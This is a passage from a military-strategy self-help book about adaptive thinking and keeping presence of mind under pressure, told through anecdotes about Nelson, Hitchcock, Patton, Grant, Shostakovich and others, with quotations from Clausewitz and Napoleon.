Think of your mind as an army. Armies must adapt to the complexity and chaos of modern war by becoming more fluid and maneuverable. The ultimate extension of this evolution is guerrilla warfare, which exploits chaos by making disorder and unpredictability a strategy. The guerrilla army never stops to defend a particular place or town; it wins by always moving, staying one step ahead. By following no set pattern, it gives the enemy no target. The guerrilla army never repeats the same tactic. It responds to the situation, the moment, the terrain where it happens to find itself. There is no front, no concrete line of communication or supply, no slow-moving wagon. The guerrilla army is pure mobility.

That is the model for your new way of thinking. Apply no tactic rigidly; do not let your mind settle into static positions, defending any particular place or idea, repeating the same lifeless maneuvers. Attack problems from new angles, adapting to the landscape and to what you're given. By staying in constant motion you show your enemies no target to aim at. You exploit the chaos of the world instead of succumbing to it.

Image: Water.
Adapting its shape
to wherever it
moves in
the stream,
pushing
rocks out of
its way, smoothing
boulders,
it never stops,
is never the same.
The faster it moves
the clearer
it gets.

Authority: Some of our generals failed because they worked out everything by rule. They knew what Frederick did at one place, and Napoleon at another. They were always thinking about what Napoleon would do. . . . I don't underrate the value of military knowledge, but if men make war in slavish observance to rules, they will fail. . . . War is progressive. —*Ulysses S. Grant (1822–85)*

REVERSAL

There is never any value in fighting the last war. But while you're eliminating that pernicious

tendency, you must imagine that your enemy is trying to do the same--trying to learn from and adapt to the present. Some of history's worst military disasters have come not out of fighting the last war but out of assuming that that's what your opponent will do. When Saddam Hussein of Iraq invaded Kuwait in 1990, he thought the United States had yet to recover from "Vietnam syndrome"--the fear of casualties and loss that had been so traumatic during the Vietnam period--and that it would either avoid war altogether or would fight in the same way it had, trying to win the fight from the air instead of on the ground. He did not realize that the American military was ready for a new kind of war. Remember: the loser in any battle may be too traumatized to fight again but may also learn from the experience and move on. Err on the side of caution; be ready. Never let your enemy surprise you in war.

AMIDST THE TURMOIL OF EVENTS, DO NOT LOSE YOUR PRESENCE OF MIND

THE COUNTERBALANCE STRATEGY

In the heat of battle, the mind tends to lose its balance. Too many things confront you at the same time--unexpected setbacks, doubts and criticisms from your own allies. There's a danger of responding emotionally, with fear, depression, or frustration. It is vital to keep your presence of mind, maintaining your mental powers whatever the circumstances. You must actively resist the emotional pull of the moment--staying decisive, confident, and aggressive no matter what hits you. Make the mind tougher by exposing it to adversity. Learn to detach yourself from the chaos of the battlefield. Let others lose their heads; your presence of mind will steer you clear of their influence and keep you on course.

> [*Presence of mind*] *must play a great role in war, the domain of the unexpected, since it is nothing but an increased capacity of dealing with the unexpected. We admire presence of mind in an apt repartee, as we admire quick thinking in the face of danger.... The expression "presence of mind" precisely conveys the speed and immediacy of the help provided by the intellect.*
>
> *ON WAR*, CARL VON CLAUSEWITZ, 1780-1831

THE HYPERAGGRESSIVE TACTIC

Vice Admiral Lord Horatio Nelson (1758-1805) had been through it all. He had lost his right eye in the siege of Calvi and his right arm in the Battle of Tenerife. He had defeated the Spanish at Cape St. Vincent in 1797 and had thwarted Napoleon's Egyptian campaign by defeating his navy at the Battle of the Nile the following year. But none of his tribulations and triumphs prepared him for the problems he faced from his own colleagues in the British navy as they prepared to go to war against Denmark in February 1801.

Nelson, England's most glorious war hero, was the obvious choice to lead the fleet. Instead the Admiralty chose Sir Hyde Parker, with Nelson his second-in-command. This war was a delicate business; it was intended to force the disobedient Danes to comply with a British-led embargo on the shipping of military goods to France. The fiery Nelson was prone to lose his cool. He hated Napoleon, and if he went too far against the Danes, he would produce a diplomatic fiasco. Sir Hyde was an older, more stable, even-tempered man who would do the job and nothing more.

Nelson swallowed his pride and took the assignment, but he saw trouble ahead. He knew that time was of the essence: the faster the navy sailed, the less chance the Danes would have to build up their defenses. The ships were ready to sail, but Parker's motto was "Everything in good order." It wasn't his style to hurry. Nelson hated his casualness and burned for action: he reviewed intelligence reports, studied maps, and came up with a detailed plan for fighting the Danes. He wrote to Parker urging him to seize the initiative. Parker ignored him.

> *More life may trickle out of men through thought than through a gaping wound.*
>
> THOMAS HARDY, 1840-1928

At last, on March 11, the British fleet set sail. Instead of heading for Copenhagen, however,

Parker anchored well to the north of the city's harbor and called a meeting of his captains. According to intelligence reports, he explained, the Danes had prepared elaborate defenses for Copenhagen. Boats anchored in the harbor, forts to the north and south, and mobile artillery batteries could blast the British out of the water. How to fight this artillery without terrible losses? Also, pilots who knew the waters around Copenhagen reported that they were treacherous, places of sandbars and tricky winds. Navigating these dangers under bombardment would be harrowing. With all of these difficulties, perhaps it was best to wait for the Danes to leave harbor and then fight them in open sea.

Nelson struggled to control himself. Finally he let loose, pacing the room, the stub of his lost arm jerking as he spoke. No war, he said, had ever been won by waiting. The Danish defenses looked formidable "to those who are children at war," but he had worked out a strategy weeks earlier: he would attack from the south, the easier approach, while Parker and a reserve force would stay to the city's north. Nelson would use his mobility to take out the Danish guns. He had studied the maps: sandbars were no threat. As for the wind, aggressive action was more important than fretting over wind.

Nelson's speech energized Parker's captains. He was by far their most successful leader, and his confidence was catching. Even Sir Hyde was impressed, and the plan was approved.

> *So Grant was alone; his most trusted subordinates besought him to change his plans, while his superiors were astounded at his temerity and strove to interfere. Soldiers of reputation and civilians in high places condemned, in advance, a campaign that seemed to them as hopeless as it was unprecedented. If he failed, the country would concur with the Government and the Generals. Grant knew all this, and appreciated his danger, but was as invulnerable to the apprehensions of ambition as to the entreaties of friendship, or the anxieties even of patriotism. That quiet confidence in himself which never forsook him, and which amounted indeed almost to a feeling of fate, was uninterrupted. Having once determined in a matter that required irreversible decision, he never reversed, nor even misgave, but was steadily loyal to himself and his plans. This absolute and implicit faith was, however, as far as possible from conceit or enthusiasm; it was simply a consciousness or conviction, rather, which brought the very strength it believed in; which was itself strength, and which inspired others with a trust in him, because he was able thus to trust himself.*
>
> *MILITARY HISTORY OF ULYSSES S. GRANT,* ADAM BADEAU, 1868

The next morning Nelson's line of ships advanced on Copenhagen, and the battle began. The Danish guns, firing on the British at close range, took a fierce toll. Nelson paced the deck of his flagship, HMS *Elephant*, urging his men on. He was in an excited, almost ecstatic state. A shot through the mainmast nearly hit him: "It is warm work, and this day may be the last to any of us at any moment," he told a colonel, a little shaken up by the blast, "but mark you, I would not be elsewhere for thousands."

Parker followed the battle from his position to the north. He now regretted agreeing to Nelson's plan; he was responsible for the campaign, and a defeat here could ruin his career. After four hours of back-and-forth bombardment, he had seen enough: the fleet had taken a beating and had gained no advantage. Nelson never knew when to quit. Parker decided it was time to hoist signal flag 39, the order to withdraw. The first ships to see it were to acknowledge it and pass the signal on down the line. Once acknowledged there was nothing else to do but retreat. The battle was over.

On board the *Elephant*, a lieutenant told Nelson about the signal. The vice-admiral ignored it. Continuing to pound the Danish defenses, he eventually called to an officer, "Is number sixteen still hoisted?" Number 16 was his own flag; it meant "Engage the enemy more closely." The officer

confirmed that the flag was still flying. "Mind you keep it so," Nelson told him. A few minutes later, Parker's signal still flapping in the breeze, Nelson turned to his flag captain: "You know, Foley, I have only one eye--I have a right to be blind sometimes." And raising his telescope to his blind eye, he calmly remarked, "I really do not see the signal."

Torn between obeying Parker and obeying Nelson, the fleet captains chose Nelson. They would risk their careers along with his. But soon the Danish defenses started to crack; some of the ships anchored in the harbor surrendered, and the firing of the guns began to slow. Less than an hour after Parker's signal to stop the battle, the Danes surrendered.

The next day Parker perfunctorily congratulated Nelson on the victory. He did not mention his subordinate's disobedience. He was hoping the whole affair, including his own lack of courage, would be quietly forgotten.

Interpretation

When the Admiralty put its faith in Sir Hyde, it made a classical military error: it entrusted the waging of a war to a man who was careful and methodical. Such men may seem calm, even strong, in times of peace, but their self-control often hides weakness: the reason they think things through so carefully is that they are terrified of making a mistake and of what that might mean for them and their career. This doesn't come out until they are tested in battle: suddenly they cannot make a decision. They see problems everywhere and defeat in the smallest setback. They hang back not out of patience but out of fear. Often these moments of hesitation spell their doom.

There was once a man who may be called the "generalissimo" of robbers and who went by the name of Hakamadare. He had a strong mind and a powerful build. He was swift of foot, quick with his hands, wise in thinking and plotting. Altogether there was no one who could compare with him. His business was to rob people of their possessions when they were off guard. Once, around the tenth month of a year, he needed clothing and decided to get hold of some. He went to prospective spots and walked about, looking. About midnight when people had gone to sleep and were quiet, under a somewhat blurry moon he saw a man dressed in abundant clothes sauntering about on a boulevard. The man, with his trouser-skirt tucked up with strings perhaps and in a formal hunting robe which gently covered his body, was playing the flute, alone, apparently in no hurry to go to any particular place. Wow, here's a fellow who's shown up just to give me his clothes, Hakamadare thought. Normally he would have gleefully run up and beaten his quarry down and robbed him of his clothes. But this time, unaccountably, he felt something fearsome about the man, so he followed him for a couple of hundred yards. The man himself didn't seem to think, Somebody's following me. On the contrary, he continued to play the flute with what appeared to be greater calm. Give him a try, Hakamadare said to himself, and ran up close to the man, making as much clatter as he could with his feet. The man, however, looked not the least disturbed. He simply turned to look, still playing the flute. It wasn't possible to jump on him. Hakamadare ran off. Hakamadare tried similar approaches a number of times, but the man remained utterly unperturbed. Hakamadare realized he was dealing with an unusual fellow. When they had covered about a thousand yards, though, Hakamadare decided he couldn't continue like this, drew his sword, and ran up to him. This time the man stopped playing the flute and, turning, said, "What in the world are you doing?" Hakamadare couldn't have been struck with greater fear even if a demon or a god had run up to attack him when he was walking alone. For some unaccountable reason he lost both heart and courage. Overcome with deathly fear and despite himself, he fell on his knees and hands. "What are you doing?" the man repeated. Hakamadare felt he couldn't escape even if he tried. "I'm trying to rob you," he blurted out. "My name is Hakamadare." "I've heard there's a man about with that

name, yes. A dangerous, unusual fellow, I'm told," the man said. Then he simply said to Hakamadare, "Come with me," and continued on his way, playing the flute again. Terrified that he was dealing with no ordinary human being, and as if possessed by a demon or a god, Hakamadare followed the man, completely mystified. Eventually the man walked into a gate behind which was a large house. He stepped inside from the verandah after removing his shoes. While Hakamadare was thinking, He must be the master of the house, the man came back and summoned him. As he gave him a robe made of thick cotton cloth, he said, "If you need something like this in the future, just come and tell me. If you jump on somebody who doesn't know your intentions, you may get hurt." Afterward it occurred to Hakamadare that the house belonged to Governor of Settsu Fujiwara no Yasumasa. Later, when he was arrested, he is known to have observed, "He was such an unusually weird, terrifying man!" Yasumasa was not a warrior by family tradition because he was a son of Munetada. Yet he was not the least inferior to anyone who was a warrior by family tradition. He had a strong mind, was quick with his hands, and had tremendous strength. He was also subtle in thinking and plotting. So even the imperial court did not feel insecure in employing him in the way of the warrior. As a result, the whole world greatly feared him and was intimidated by him.

LEGENDS OF THE SAMURAI, HIROAKI SATO, 1995

Lord Nelson operated according to the opposite principle. Slight of build, with a delicate constitution, he compensated for his physical weakness with fierce determination. He forced himself to be more resolute than anyone around him. The moment he entered battle, he ratcheted up his aggressive impulses. Where other sea lords worried about casualties, the wind, changes in the enemy's formation, he concentrated on his plan. Before battle no one strategized or studied his opponent more thoroughly. (That knowledge helped Nelson to sense when the enemy was ready to crumble.) But once the engagement began, hesitation and carefulness were dropped.

Presence of mind is a kind of counterbalance to mental weakness, to our tendency to get emotional and lose perspective in the heat of battle. Our greatest weakness is losing heart, doubting ourselves, becoming unnecessarily cautious. Being more careful is not what we need; that is just a screen for our fear of conflict and of making a mistake. What we need is double the resolve--an intensification of confidence. That will serve as a counterbalance.

In moments of turmoil and trouble, you must force yourself to be more determined. Call up the aggressive energy you need to overcome caution and inertia. Any mistakes you make, you can rectify with more energetic action still. Save your carefulness for the hours of preparation, but once the fighting begins, empty your mind of doubts. Ignore those who quail at any setback and call for retreat. Find joy in attack mode. Momentum will carry you through.

The senses make a more vivid impression on the mind than systematic thought.... Even the man who planned the operation and now sees it being carried out may well lose confidence in his earlier judgment.... War has a way of masking the stage with scenery crudely daubed with fearsome apparitions. Once this is cleared away, and the horizon becomes unobstructed, developments will confirm his earlier convictions--this is one of the great chasms between planning and execution.

--Carl von Clausewitz, ON WAR *(1780-1831)*

THE DETACHED-BUDDHA TACTIC

Watching the movie director Alfred Hitchcock (1899-1980) at work on a film set was often quite a surprise to those seeing it for the first time. Most filmmakers are wound-up balls of energy, yelling at the crew and barking out orders, but Hitchcock would sit in his chair, sometimes dozing, or at least

with his eyes half closed. On the set of *Strangers on a Train*, made in 1951, the actor Farley Granger thought Hitchcock's behavior meant he was angry or upset and asked him if anything was wrong. "Oh," Hitchcock replied sleepily, "I'm so bored." The crew's complaints, an actor's tantrums--nothing fazed him; he would just yawn, shift in his chair, and ignore the problem. "Hitchcock...didn't seem to direct us at all," said the actress Margaret Lockwood. "He was a dozing, nodding Buddha with an enigmatic smile on his face."

It was hard for Hitchcock's colleagues to understand how a man doing such stressful work could stay so calm and detached. Some thought it was part of his character--that there was something inherently cold-blooded about him. Others thought it a gimmick, a put-on. Few suspected the truth: before the filmmaking had even begun, Hitchcock would have prepared for it with such intense attention to detail that nothing could go wrong. He was completely in control; no temperamental actress, no panicky art director, no meddling producer could upset him or interfere with his plans. Feeling such absolute security in what he had set up, he could afford to lie back and fall asleep.

Hitchcock's process began with a storyline, whether from a novel or an idea of his own. As if he had a movie projector in his head, he would begin to visualize the film. Next, he would start meeting with a writer, who would soon realize that this job was unlike any other. Instead of taking some producer's half-baked idea and turning it into a screenplay, the writer was simply there to put on paper the dream trapped in Hitchcock's mind. He or she would add flesh and bones to the characters and would of course write the dialog, but not much else. When Hitchcock sat down with the writer Samuel Taylor for the first script meeting on the movie *Vertigo* (1958), his descriptions of several scenes were so vivid, so intense, that the experiences seemed almost to have been real, or maybe something he had dreamed. This completeness of vision foreclosed creative conflict. As Taylor soon realized, although he was writing the script, it would remain a Hitchcock creation.

Once the screenplay was finished, Hitchcock would transform it into an elaborate shooting script. Blocking, camera positions, lighting, and set dimensions were spelled out in detailed notes. Most directors leave themselves some latitude, shooting scenes from several angles, for example, to give the film editor options to work with later on. Not Hitchcock: he essentially edited the entire film in the shooting script. He knew exactly what he wanted and wrote it down. If a producer or actor tried to add or change a scene, Hitchcock was outwardly pleasant--he could afford to pretend to listen--but inside he was totally unmoved.

Nothing was left to chance. For the building of the sets (quite elaborate in a movie like *Rear Window*), Hitchcock would present the production designer with precise blueprints, floor plans, incredibly detailed lists of props. He supervised every aspect of set construction. He was particularly attentive to the clothes of his leading actresses: according to Edith Head, costumer on many Hitchcock movies, including *Dial M for Murder* in 1954, "There was a reason for every color, every style, and he was absolutely certain about everything he settled on. For one scene he saw [Grace Kelly] in pale green, for another in white chiffon, for another in gold. He was really putting a dream together in the studio." When the actress Kim Novak refused to wear a gray suit in *Vertigo* because she felt it made her look washed out, Hitchcock told her he wanted her to look like a woman of mystery who had just stepped out of the San Francisco fog. How could she argue with that? She wore the suit.

Hitchcock's actors found working with him strange yet pleasant. Some of Hollywood's best--Joseph Cotten, Grace Kelly, Cary Grant, Ingrid Bergman--said that he was the easiest director to work for: his nonchalance was catching, and since his films were so carefully staged as not to depend on the actor's performance in any particular scene, they could relax. Everything went like clockwork. As James Stewart told the cast of *The Man Who Knew Too Much* (1956), "We're in the hands of an expert here. You can lean on him. Just do everything he tells you and the whole thing will be okay."

As Hitchcock sat calmly on the set, apparently half asleep, the cast and crew could see only the

small part each one played. They had no idea how everything fit into his vision. When Taylor saw *Vertigo* for the first time, it was like seeing another man's dream. The film neatly duplicated the vision Hitchcock had expressed to him many months before.

Interpretation

The first film Hitchcock directed was *The Pleasure Garden*, a silent he made in 1925. The production went wrong in every conceivable way. Hitchcock hated chaos and disorder; unexpected events, panicky crew members, and any loss of control made him miserable. From that point on, he decided, he would treat filmmaking like a military operation. He would give his producers, actors, and crew no room to mess up what he wanted to create. He taught himself every aspect of film production: set design, lighting, the technicalities of cameras and lenses, editing, sound. He ran every stage of the film's making. No shadow could fall between the planning and the execution.

Establishing control in advance the way Hitchcock did might not seem like presence of mind, but it actually takes that quality to its zenith. It means entering battle (in Hitchcock's case a film shoot) feeling calm and ready. Setbacks may come, but you will have foreseen them and thought of alternatives, and you are ready to respond. Your mind will never go blank when it is that well prepared. When your colleagues barrage you with doubts, anxious questions, and slipshod ideas, you may nod and pretend to listen, but really you're ignoring them--you've out-thought them in advance. And your relaxed manner will prove contagious to other people, making them easier to manage in turn.

It is easy to be overwhelmed by everything that faces you in battle, where so many people are asking or telling you what to do. So many vital matters press in on you that you can lose sight of your goals and plans; suddenly you can't see the forest for the trees. Understand: presence of mind is the ability to detach yourself from all that, to see the whole battlefield, the whole picture, with clarity. All great generals have this quality. And what gives you that mental distance is preparation, mastering the details beforehand. Let people think your Buddha-like detachment comes from some mysterious source. The less they understand you the better.

For the love of God, pull yourself together and do not look at things so darkly: the first step backward makes a poor impression in the army, the second step is dangerous, and the third becomes fatal.

--Frederick the Great (1712-86), letter to a general

KEYS TO WARFARE

We humans like to see ourselves as rational creatures. We imagine that what separates us from animals is the ability to think and reason. But that is only partly true: what distinguishes us from animals just as much is our capacity to laugh, to cry, to feel a range of emotions. We are in fact emotional creatures as well as rational ones, and although we like to think we govern our actions through reason and thought, what most often dictates our behavior is the emotion we feel in the moment.

We maintain the illusion that we are rational through the routine of our daily affairs, which helps us to keep things calm and apparently controlled. Our minds seem rather strong when we're following our routines. But place any of us in an adverse situation and our rationality vanishes; we react to pressure by growing fearful, impatient, confused. Such moments reveal us for the emotional creatures we are: under attack, whether by a known enemy or unpredictably by a colleague, our response is dominated by feelings of anger, sadness, betrayal. Only with great effort can we reason our way

through these periods and respond rationally--and our rationality rarely lasts past the next attack.

Understand: your mind is weaker than your emotions. But you become aware of this weakness only in moments of adversity--precisely the time when you need strength. What best equips you to cope with the heat of battle is neither more knowledge nor more intellect. What makes your mind stronger, and more able to control your emotions, is internal discipline and toughness.

No one can teach you this skill; you cannot learn it by reading about it. Like any discipline, it can come only through practice, experience, even a little suffering. The first step in building up presence of mind is to see the need for it--to want it badly enough to be willing to work for it. Historical figures who stand out for their presence of mind--Alexander the Great, Ulysses S. Grant, Winston Churchill--acquired it through adversity, through trial and error. They were in positions of responsibility in which they had to develop this quality or sink. Although these men may have been blessed with an unusual amount of personal fortitude, they had to work hard to strengthen this into presence of mind.

> *The first quality of a General-in-Chief is to have a cool head which receives exact impressions of things, which never gets heated, which never allows itself to be dazzled, or intoxicated, by good or bad news. The successive simultaneous sensations which he receives in the course of a day must be classified, and must occupy the correct places they merit to fill, because common sense and reason are the results of the comparison of a number of sensations each equally well considered. There are certain men who, on account of their moral and physical constitution, paint mental pictures out of everything: however exalted be their reason, their will, their courage, and whatever good qualities they may possess, nature has not fitted them to command armies, nor to direct great operations of war.*
>
> NAPOLEON BONAPARTE, 1769-1821

The ideas that follow are based on their experience and hard-won victories. Think of these ideas as exercises, ways to toughen your mind, each a kind of counterbalance to emotion's overpowering pull.

Expose yourself to conflict. George S. Patton came from one of America's most distinguished military families--his ancestors included generals and colonels who had fought and died in the American Revolution and the Civil War. Raised on stories of their heroism, he followed in their footsteps and chose a career in the military. But Patton was also a sensitive young man, and he had one deep fear: that in battle he would turn coward and disgrace the family name.

Patton had his first real taste of battle in 1918, at the age of thirty-two, during the Allied offensive on the Argonne during World War I. He commanded a tank division. At one point during the battle, Patton managed to lead some American infantrymen to a position on a hilltop overlooking a key strategic town, but German fire forced them to take cover. Soon it became clear that they were trapped: if they retreated, they would come under fire from positions on the sides of the hill; if they advanced, they would run right into a battery of German machine guns. If they were all to die, as it seemed to Patton, better to die advancing. At the moment he was to lead the troops in the charge, however, Patton was stricken by intense fear. His body trembled, and his legs turned to jelly. In a confirmation of his deepest fears, he had lost his nerve.

At that instant, looking into the clouds beyond the German batteries, Patton had a vision: he saw his illustrious military ancestors, all in their uniforms, staring sternly down at him. They seemed to be inviting him to join their company--the company of dead war heroes. Paradoxically, the sight of these men had a calming effect on the young Patton: calling for volunteers to follow him, he yelled, "It is time for another Patton to die!" The strength had returned to his legs; he stood up and charged toward

the German guns. Seconds later he fell, hit in the thigh. But he survived the battle.

From that moment on, even after he became a general, Patton made a point of visiting the front lines, exposing himself needlessly to danger. He tested himself again and again. His vision of his ancestors remained a constant stimulus--a challenge to his honor. Each time it became easier to face down his fears. It seemed to his fellow generals, and to his own men, that no one had more presence of mind than Patton. They did not know how much of his strength was an effort of will.

The story of Patton teaches us two things. First, it is better to confront your fears, let them come to the surface, than to ignore them or tamp them down. Fear is the most destructive emotion for presence of mind, but it thrives on the unknown, which lets our imaginations run wild. By deliberately putting yourself in situations where you have to face fear, you familiarize yourself with it and your anxiety grows less acute. The sensation of overcoming a deep-rooted fear in turn gives you confidence and presence of mind. The more conflicts and difficult situations you put yourself through, the more battle-tested your mind will be.

There was a fox who had never seen a lion. But one day he happened to meet one of these beasts face to face. On this first occasion he was so terrified that he felt he would die of fear. He encountered him again, and this time he was also frightened, but not so much as the first time. But on the third occasion when he saw him, he actually plucked up the courage to approach him and began to chat. This fable shows that familiarity soothes our fears.

FABLES, AESOP, SIXTH CENTURY B.C.

Second, Patton's experience demonstrates the motivating power of a sense of honor and dignity. In giving in to fear, in losing your presence of mind, you disgrace not only yourself, your self-image, and your reputation but your company, your family, your group. You bring down the communal spirit. Being a leader of even the smallest group gives you something to live up to: people are watching you, judging you, depending on you. To lose your composure would make it hard for you to live with yourself.

Be self-reliant. There is nothing worse than feeling dependent on other people. Dependency makes you vulnerable to all kinds of emotions--betrayal, disappointment, frustration--that play havoc with your mental balance.

Early in the American Civil War, General Ulysses S. Grant, eventual commander in chief of the Northern armies, felt his authority slipping. His subordinates would pass along inaccurate information on the terrain he was marching through; his captains would fail to follow through on his orders; his generals were criticizing his plans. Grant was stoical by nature, but his diminished control over his troops led to a diminished control over himself and drove him to drink.

In the words of the ancients, one should make his decisions within the space of seven breaths. Lord Takanobu said, "If discrimination is long, it will spoil." Lord Naoshige said, "When matters are done leisurely, seven out of ten will turn out badly. A warrior is a person who does things quickly." When your mind is going hither and thither, discrimination will never be brought to a conclusion. With an intense, fresh and unde-laying spirit, one will make his judgments within the space of seven breaths. It is a matter of being determined and having the spirit to break right through to the other side.

HAGAKURE: THE BOOK OF THE SAMURAI, YAMAMOTO TSUNETOMO, 1659-1720

Grant had learned his lesson by the time of the Vicksburg campaign, in 1862-63. He rode the terrain himself, studying it firsthand. He reviewed intelligence reports himself. He honed the precision of his orders, making it harder for his captains to flout them. And once he had made a decision, he would ignore his fellow generals' doubts and trust his convictions. To get things done, he came to rely on himself. His feelings of helplessness dissolved, and with them all of the attendant emotions that had ruined his presence of mind.

Being self-reliant is critical. To make yourself less dependent on others and so-called experts, you need to expand your repertoire of skills. And you need to feel more confident in your own judgment. Understand: we tend to overestimate other people's abilities--after all, they're trying hard to make it look as if they knew what they were doing--and we tend to underestimate our own. You must compensate for this by trusting yourself more and others less.

It is important to remember, though, that being self-reliant does not mean burdening yourself with petty details. You must be able to distinguish between small matters that are best left to others and larger issues that require your attention and care.

Suffer fools gladly. John Churchill, the Duke of Marlborough, is one of history's most successful generals. A genius of tactics and strategy, he had tremendous presence of mind. In the early eighteenth century, Churchill was often the leader of an alliance of English, Dutch, and German armies against the mighty forces of France. His fellow generals were timid, indecisive, narrow-minded men. They balked at the duke's bold plans, saw dangers everywhere, were discouraged at the slightest setback, and promoted their own country's interests at the expense of the alliance. They had no vision, no patience: they were fools.

> *On a famous occasion during the civil war, Caesar tripped when disembarking from a ship on the shores of Africa and fell flat on his face. With his talent for improvisation, he spread out his arms and embraced the earth as a symbol of conquest. By quick thinking he turned a terrible omen of failure into one of victory.*
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> *CICERO: THE LIFE AND TIMES OF ROME'S GREATEST POLITICIAN*, ANTHONY EVERITT, 2001

The duke, an experienced and subtle courtier, never confronted his colleagues directly; he did not force his opinions on them. Instead he treated them like children, indulging them in their fears while cutting them out of his plans. Occasionally he threw them a bone, doing some minor thing they had suggested or pretending to worry about a danger they had imagined. But he never let himself get angry or frustrated; that would have ruined his presence of mind, undermining his ability to lead the campaign. He forced himself to stay patient and cheerful. He knew how to suffer fools gladly.

> *We mean the ability to keep one's head at times of exceptional stress and violent emotion.... But it might be closer to the truth to assume that the faculty known as self-control--the gift of keeping calm even under the greatest stress--is rooted in temperament. It is itself an emotion which serves to balance the passionate feelings in strong characters without destroying them, and it is this balance alone that assures the dominance of the intellect. The counter-weight we mean is simply the sense of human dignity, the noblest pride and deepest need of all: the urge to act rationally at all times. Therefore we would argue that a strong character is one that will not be unbalanced by the most powerful emotions.*
>
> *ON WAR*, CARL VON CLAUSEWITZ, 1780-1831

Understand: you cannot be everywhere or fight everyone. Your time and energy are limited, and you must learn how to preserve them. Exhaustion and frustration can ruin your presence of mind. The world is full of fools--people who cannot wait to get results, who change with the wind, who can't see past their noses. You encounter them everywhere: the indecisive boss, the rash colleague, the hysterical subordinate. When working alongside fools, do not fight them. Instead think of them the way you think of children, or pets, not important enough to affect your mental balance. Detach yourself emotionally. And while you're inwardly laughing at their foolishness, indulge them in one of their more harmless ideas. The ability to stay cheerful in the face of fools is an important skill.

Crowd out feelings of panic by focusing on simple tasks. Lord Yamanouchi, an aristocrat of eighteenth-century Japan, once asked his tea master to accompany him on a visit to Edo (later Tokyo), where he was to stay for a while. He wanted to show off to his fellow courtiers his retainer's skill in the rituals of the tea ceremony. Now, the tea master knew everything there was to know about the tea ceremony, but little else; he was a peaceful man. He dressed, however, like a samurai, as his high position required.

One day, as the tea master was walking in the big city, he was accosted by a samurai who challenged him to a duel. The tea master was not a swordsman and tried to explain this to the samurai, but the man refused to listen. To turn the challenge down would disgrace both the tea master's family and Lord Yamanouchi. He had to accept, though that meant certain death. And accept he did, requesting only that the duel be put off to the next day. His wish was granted.

In panic, the tea master hurried to the nearest fencing school. If he were to die, he wanted to learn how to die honorably. To see the fencing master ordinarily required letters of introduction, but the tea master was so insistent, and so clearly terrified, that at last he was given an interview. The fencing master listened to his story.

> *However, he perceived now that it did not greatly matter what kind of soldiers he was going to fight, so long as they fought, which fact no one disputed. There was a more serious problem. He lay in his bunk pondering upon it. He tried to mathematically prove to himself that he would not run from a battle.... A little panic-fear grew in his mind. As his imagination went forward to a fight, he saw hideous possibilities. He contemplated the lurking menaces of the future, and failed in an effort to see himself standing stoutly in the midst of them. He recalled his visions of broken-bladed glory, but in the shadow of the impending tumult he suspected them to be impossible pictures. He sprang from the bunk and began to pace nervously to and fro. "Good Lord, what's th' matter with me?" he said aloud. He felt that in this crisis his laws of life were useless. Whatever he had learned of himself was here of no avail. He was an unknown quantity. He saw that he would again be obliged to experiment as he had in early youth. He must accumulate information of himself, and meanwhile he resolved to remain close upon his guard lest those qualities of which he knew nothing should everlastingly disgrace him. "Good Lord!" he repeated in dismay.... For days he made ceaseless calculations, but they were all wondrously unsatisfactory. He found that he could establish nothing. He finally concluded that the only way to prove himself was to go into the blaze, and then figuratively to watch his legs to discover their merits and faults. He reluctantly admitted that he could not sit still and with a mental slate and pencil derive an answer. To gain it, he must have blaze, blood, and danger, even as a chemist requires this, that, and the other. So he fretted for an opportunity.*
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> *THE RED BADGE OF COURAGE*, STEPHEN CRANE, 1871-1900

The swordsman was sympathetic: he would teach the poor visitor the art of dying, but first he

wanted to be served some tea. The tea master proceeded to perform the ritual, his manner calm, his concentration perfect. Finally the fencing master yelled out in excitement, "No need for you to learn the art of death! The state of mind you're in now is enough for you to face any samurai. When you see your challenger, imagine you're about to serve tea to a guest. Take off your coat, fold it up carefully, and lay your fan on it just as you do at work." This ritual completed, the tea master was to raise his sword in the same alert spirit. Then he would be ready to die.

The tea master agreed to do as his teacher said. The next day he went to meet the samurai, who could not help but notice the completely calm and dignified expression on his opponent's face as he took off his coat. Perhaps, the samurai thought, this fumbling tea master is actually a skilled swordsman. He bowed, begged pardon for his behavior the day before, and hurried away.

When circumstances scare us, our imagination tends to take over, filling our minds with endless anxieties. You need to gain control of your imagination, something easier said than done. Often the best way to calm down and give yourself such control is to force the mind to concentrate on something relatively simple--a calming ritual, a repetitive task that you are good at. You are creating the kind of composure you naturally have when your mind is absorbed in a problem. A focused mind has no room for anxiety or for the effects of an overactive imagination. Once you have regained your mental balance, you can then face the problem at hand. At the first sign of any kind of fear, practice this technique until it becomes a habit. Being able to control your imagination at intense moments is a crucial skill.

Unintimidate yourself. Intimidation will always threaten your presence of mind. And it is a hard feeling to combat.

During World War II, the composer Dmitry Shostakovich and several of his colleagues were called into a meeting with the Russian ruler Joseph Stalin, who had commissioned them to write a new national anthem. Meetings with Stalin were terrifying; one misstep could lead you into a very dark alley. He would stare you down until you felt your throat tighten. And, as meetings with Stalin often did, this one took a bad turn: the ruler began to criticize one of the composers for his poor arrangement of his anthem. Scared silly, the man admitted he had used an arranger who had done a bad job. Here he was digging several graves: Clearly the poor arranger could be called to task. The composer was responsible for the hire, and he, too, could pay for the mistake. And what of the other composers, including Shostakovich? Stalin could be relentless once he smelled fear.

Shostakovich had heard enough: it was foolish, he said, to blame the arranger, who was mostly following orders. He then subtly redirected the conversation to a different subject--whether a composer should do his own orchestrations. What did Stalin think on the matter? Always eager to prove his expertise, Stalin swallowed the bait. The dangerous moment passed.

Shostakovich maintained his presence of mind in several ways. First, instead of letting Stalin intimidate him, he forced himself to see the man as he was: short, fat, ugly, unimaginative. The dictator's famous piercing gaze was just a trick, a sign of his own insecurity. Second, Shostakovich faced up to Stalin, talking to him normally and straightforwardly. By his actions and tone of voice, the composer showed that he was not intimidated. Stalin fed off fear. If, without being aggressive or brazen, you showed no fear, he would generally leave you alone.

The key to staying unintimidated is to convince yourself that the person you're facing is a mere mortal, no different from you--which is in fact the truth. See the person, not the myth. Imagine him or her as a child, as someone riddled with insecurities. Cutting the other person down to size will help you to keep your mental balance.

Develop your *Fingerspitzengefuhl* (fingertip feel). Presence of mind depends not only on your

